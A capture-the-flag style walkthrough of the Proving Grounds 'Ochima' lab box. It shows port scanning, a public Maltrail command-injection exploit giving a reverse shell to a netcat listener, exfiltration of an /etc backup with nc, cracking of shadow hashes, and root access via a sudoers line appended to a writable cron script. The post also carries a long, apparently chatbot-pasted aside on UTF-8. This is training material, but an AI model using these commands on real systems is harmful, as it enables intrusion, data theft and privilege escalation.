

Proving Grounds Practice 45

Proving Grounds Practice — Ochima

Enumeration

First, I ran:

```
1 nmap -T4 -p- -A <IP>
```


```
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
8338/tcp  open  http      Python http.server 3.5 - 3.10
|_ http-server-header: Mailtrail/0.52
|_ http-title: Mailtrail
|_ http-robots.txt: 1 disallowed entry
|_ /
```

Breakdown of Flags:

- `-T4`: Sets the timing template to level 4, which speeds up the scan significantly. Suitable for reasonably stable networks.
- `-p-`: Scans **all 65535 TCP ports** (from 1 to 65535), instead of just the default 1000 ports.
- `-A`: Enables **aggressive scan**, which includes:
 - OS detection (`-O`)
 - Version detection (`-sV`)
 - Script scanning (`-sC`)
 - Traceroute

Oh hey, Mailtrail/0.52. Let's use Google.

According to that Rapid7 article, the unauthenticated command injection is tested on both 0.52 and 0.53. So it should be useful.



Exploits

<https://github.com/rvizx/maltrail-rce> didn't work for me

<https://github.com/spookier/Maltrail-v0.53-Exploit.git> did work

```

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
# rlwrap -cAr nc -lvnp 80
listening on [any] 80 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.191.32] 33784
$ whoami
whoami
snort
$ █

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
# dir
maltrail-rce

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
# git clone https://github.com/spookier/Maltrail-v0.53-Exploit.git
Cloning into 'Maltrail-v0.53-Exploit' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (12/12), done.
remote: Total 17 (delta 4), reused 9 (delta 3), pack-reused 0 (from 0)
Receiving objects: 100% (17/17), 4.44 KiB | 757.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
# cd Maltrail-v0.53-Exploit

(root@kali)-[/home/.../PG/practice/ochima/Maltrail-v0.53-Exploit]
# dir
README.md  exploit.py

(root@kali)-[/home/.../PG/practice/ochima/Maltrail-v0.53-Exploit]
# python3 exploit.py 192.168.45.185 80 http://192.168.191.32:8338/
Running exploit on http://192.168.191.32:8338//login

```

First, I ran through my Linux privesc steps for low-hanging fruit:

1. sudo -l
2. crontab -l
3. cat /etc/crontab

3. cat /etc/crontab

► What it does:

Views the **system-wide crontab**. This includes jobs for **multiple users**, including root.

► Why it's useful:

- Shows what scripts or binaries are being run by root and when.
- You can check whether any of them point to **writable paths** or **scripts** you can tamper with.

4. ls -la ~ (looking through files as necessary).

4. `ls -a ~`

► What it does:

Lists all files, including hidden ones, in the current user's home directory.

► Why it's useful:

Hidden files can contain:

- SSH keys (e.g., `.ssh/id_rsa`)
- Saved passwords
- History files like `.bash_history` showing past commands
- Configuration files pointing to sensitive paths

You're checking for juicy files that may lead to escalation or reveal something about the environment.

5. linpeas

In `/home/snort` we have an `/etc/backup.tar` file.

I used netcat to transfer it to my machine and then extract it with `"tar -xvf etc_backup.tar"`.

```
./nc 192.168.45.185 4444 -w 3 < etc_backup.tar
(UNKNOWN) [192.168.45.185] 4444 (?): Connection timed out
snort@ochima:~$ ./nc 192.168.45.185 80 -w 3 < etc_backup.tar
./nc 192.168.45.185 80 -w 3 < etc_backup.tar
snort@ochima:~$

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
# nc -lvp 4444 > etc_backup.tar
listening on [any] 4444 ...
^C

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
# nc -lvp 80 > etc_backup.tar
listening on [any] 80 ...
192.168.191.32: inverse host lookup failed: Unknown host
connect to [192.168.45.185] from (UNKNOWN) [192.168.191.32] 34180

(root@kali)-[/home/.../oscp-prep/PG/practice/ochima]
#
```

Run my favorite grep command, and we get an `/etc/shadow` hash. I know these are hard to crack, but I threw them at john, regardless.

Cracking the `/etc/shadow` hash

🔍 Step-by-Step Breakdown

◆ 1. Unshadowing:


```
1 john --format=yescript --wordlist=/usr/share/wordlists/rockyou.txt
  passwords.out
```

- You're telling **John the Ripper** to attempt to crack the hash using the `crypt` format.

You can verify John's supported formats with:

```
1 john --list=formats | grep yescript
```

What is UTF-8?

UTF-8 is a way to represent text characters as bytes (ones and zeros) so computers can store and process them.

- It's the most popular **text encoding** used today.
- It can represent all characters from almost every language — English, Arabic, Chinese, emojis, etc.
- It uses **1 to 4 bytes per character** depending on the character complexity.
- It's **backwards compatible with ASCII**, which is just English letters and numbers.

Why does John the Ripper mention UTF-8?

When John reads your wordlists or hashes, it needs to know how to interpret the bytes as readable text.

- The message `Using default input encoding: UTF-8` means:

"I'm interpreting all text input files (wordlists, hashes) as UTF-8 encoded text."

- For **standard English passwords** (like in `rockyou.txt`), UTF-8 works perfectly.

Do you need to worry about UTF-8?

Usually **no** — because:

- Most common wordlists and password inputs are English characters covered by UTF-8.
- UTF-8 can handle all characters you might see.

You only need to worry if:

- Your passwords contain **special or non-English characters** (like `é`, `ñ`, `密码`, `пароль`).
- Your wordlist or hashes use some **other encoding** like ISO-8859-1 or Windows-1252.

Encoding	Description	Use case examples
ASCII	Oldest, 7-bit, supports only English letters, digits, punctuation	Legacy systems, English only
UTF-8	Supports all languages, variable length encoding	Modern web, Linux, worldwide use
ISO-8859-1	Western European languages, single byte per char	Old Western European Windows systems
UTF-16	Unicode encoding, fixed length (2 or 4 bytes), used internally in Windows and Java	Some Windows apps, internal text storage
Windows-1252	Microsoft extension of ISO-8859-1, includes extra symbols	Legacy Windows apps

Sure! Here's a simple example showing how the **same characters** are represented differently in various encodings. I'll show you the word:

"café"

Character	Unicode Code Point	UTF-8 Bytes (Hex)	ISO-8859-1 Bytes (Hex)	UTF-16 (Hex)
c	U+0063	63	63	00 63
a	U+0061	61	61	00 61
f	U+0066	66	66	00 66
é	U+00E9	C3 A9	E9	00 E9

Explanation:

- The character é (e with acute accent) is the interesting one here:
 - In UTF-8, it takes **two bytes**: C3 A9
 - In ISO-8859-1, it takes **one byte**: E9
 - In UTF-16, it takes **two bytes**: 00 E9
- The letters c, a, f are all standard ASCII letters and represented by a single byte (63, 61, 66) in both UTF-8 and ISO-8859-1, and two bytes in UTF-16.

Example: Arabic word "سلام" ("peace")

Character	Unicode Code Point	UTF-8 Bytes (Hex)
س	U+0633	D8 B3
ل	U+0644	D9 84
ا	U+0627	D8 A7
م	U+0645	D9 85

So the Arabic word "سلام" is stored as the bytes:

```
D8 B3 D9 84 D8 A7 D9 85
```

Summary:

- UTF-8 can encode **any character** from English, Arabic, Chinese, Cyrillic, emojis, and more.
- It stores characters as a series of bytes — from 1 byte (English) up to 4 bytes (some emojis).
- This is why UTF-8 is the **standard encoding** for the modern web and Linux systems.

Of course, this didn't give me anything. While john was running, I looked back at linpeas, and found this. Obviously, it was the one writing the etc_backup.tar file.

```
-rw-r--r-- 1 root root 268 Jun 15 2022 dpkg.diversions.0
-rw-r--r-- 1 root root 172 Dec 11 2023 dpkg.statoverride.0
-rw-r--r-- 1 root root 716144 Dec 11 2023 dpkg.status.0
-rwxrwxrwx 1 root root 54 Dec 11 2023 etc_Backup.sh
```

I used pspy to make sure it was running on a schedule. Appeared to be running every minute.

```

4 CMD: UID=0      PID=3      |
4 CMD: UID=0      PID=2      |
4 CMD: UID=0      PID=1      | /sbin/init
1 CMD: UID=0      PID=54154   | /bin/bash /var/backups/etc_Backup.sh
1 CMD: UID=0      PID=54153   | /bin/sh -c /var/backups/etc_Backup.sh
1 CMD: UID=0      PID=54152   | /usr/sbin/CRON -f -P
1 CMD: UID=0      PID=54155   | tar -cf /home/snort/etc_backup.tar /etc

```

home/.../oscp-prep/PG/practice/ochima]

```

1 PID=54154 /bin/bash /var/backups/etc_Backup.sh
2 PID=54153 /bin/sh -c /var/backups/etc_Backup.sh
3 PID=54152 /usr/sbin/CRON -f -P
4 PID=54155 tar -cf /home/snort/etc_backup.tar /etc

```

- `/usr/sbin/CRON -f -P`

This is the **cron daemon** running in the foreground (`-f`). It's responsible for executing scheduled tasks.

- `/bin/sh -c /var/backups/etc_Backup.sh`

This is **cron executing a scheduled job**, running the script

`/var/backups/etc_Backup.sh`.

- `/bin/bash /var/backups/etc_Backup.sh`

The above command spawns this subprocess, which directly runs the script using `bash`.

- `tar -cf /home/snort/etc_backup.tar /etc`

This is the actual command inside the script being executed. It creates a tar archive of `/etc` and saves it as `/home/snort/etc_backup.tar`.

In Summary

- A **cron job** (`CRON`) executed a backup script.
- The script located at `/var/backups/etc_Backup.sh` runs a `tar` **command** to back up the `/etc` directory to `/home/snort/etc_backup.tar`.
- Everything is running as root (`UID=0`), which is typical for cron jobs owned by root.

So this is the fun part. I tried to be *cheeky* and do the “`chmod +s bash`” to just make `bash` always run as root (setting its SUID bit so that it runs as root regardless of the actual user who runs it). This didn't work (it often doesn't).

So then I went with the tried and true `echo to sudoers`.


```
1 echo 'echo "snort ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers' >>
  etc_Backup.sh
```

This allows “snort” to run every command it wants to as long as it uses “sudo” — no password necessary.

Once you run “sudo -l” to make sure /etc/sudoers was written to properly, just do “sudo su -” (su <dash> is the same as running su root. Switches to root user.)

```
root@ochima:/var# cat /var/backups/etc_Backup.sh
cat /var/backups/etc_Backup.sh
#!/bin/bash
tar -cf /home/snort/etc_backup.tar /etc
chmod +s bash
echo "snort ALL=(ALL) NOPASSWD: ALL" >> /etc/sudoers
root@ochima:/var#
```

```
snort@ochima:/var/backups$ sudo -l
sudo -l
Matching Defaults entries for snort on ochima:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
    ,
    use_pty

User snort may run the following commands on ochima:
    (ALL) NOPASSWD: ALL
snort@ochima:/var/backups$ sudo su -
sudo su -
root@ochima:~# cd /root
```